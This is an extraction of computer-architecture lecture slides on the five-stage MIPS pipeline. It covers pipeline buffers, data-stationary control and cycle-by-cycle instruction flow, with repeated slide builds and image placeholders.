
# 5 Steps of MIPS Datapath




# 5 Steps of MIPS Datapath



# 5-stage MIPS pipeline with pipeline buffers



# 5-stage MIPS pipeline with pipeline buffers




- **Data stationary control**

- Control signals are needed to configure the MUXes, ALU, read/write
- Carried with the corresponding instruction along the pipeline

*Time (clock cycles)*

Instr 1


Cycle 1 Cycle 2 Cycle 3 Cycle 4 Cycle 5 Cycle 6 Cycle 7 Cycle 8 Cycle 9



Instr 2




Instr 3




Instr 4




Instr 5





- At each cycle we fetch a new instruction
- And pass the preceding instruction to the next stage of the pipeline



- ◆ At each cycle we fetch a new instruction
- ◆ And pass the preceding instruction to the next stage of the pipeline

Instr 1


Cycle 1 Cycle 2 Cycle 3 Cycle 4 Cycle 5 Cycle 6 Cycle 7 Cycle 8 Cycle 9

Instr 2

Instr 3

Instr 4

Instr 5



- ◆ At each cycle we fetch a new instruction
- ◆ And pass the preceding instruction to the next stage of the pipeline

Instr 1


Cycle 1 Cycle 2 Cycle 3 Cycle 4 Cycle 5 Cycle 6 Cycle 7 Cycle 8 Cycle 9

Instr 2

Instr 3

Instr 4

Instr 5



- At each cycle we fetch a new instruction
- And pass the preceding instruction to the next stage of the pipeline

Instr 1

